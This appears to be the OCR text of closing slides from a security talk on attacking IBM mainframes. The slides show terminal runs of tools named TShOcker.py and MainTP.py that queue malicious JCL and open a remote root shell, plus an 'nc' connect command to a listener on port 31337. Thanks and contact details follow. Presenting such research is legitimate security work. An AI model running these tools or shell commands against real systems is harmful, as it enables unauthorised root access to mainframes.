


```
dade@mainframe:~/PYTHON$ ./TShOcker.py -r --r
[+] Connecting to: 10.10.0.210 : 21
[+] Switching to JES mode
[+] Inserting JCL with CATSO in to job queue
[+] Done...
To connect use nc 10.10.0.210 31337
```

@mainframed767

MAINTP

- Uses GETROOT.rx + JCL and FTP and NetEBCDICat to get a remote root shell



```
dade@mainframe:~/PYTHON$ ./MainTP.py -r --rport 54321 10.10.0.210 dade love
```

@mainframed767

I WANT ONE

- RDz
  - Rational Developer for system z
- We can use it to practice instead
- Call your IBM rep!

THANKS

- Dominic White (@singe)
- The community
- IBM

@mainframed767

CONTACT

TWITTER:

@mainframed767

EMAIL:

mainframed767@gmail.com

WEBSITES:

Mainframed767.tumblr.com

Soldieroffortran.org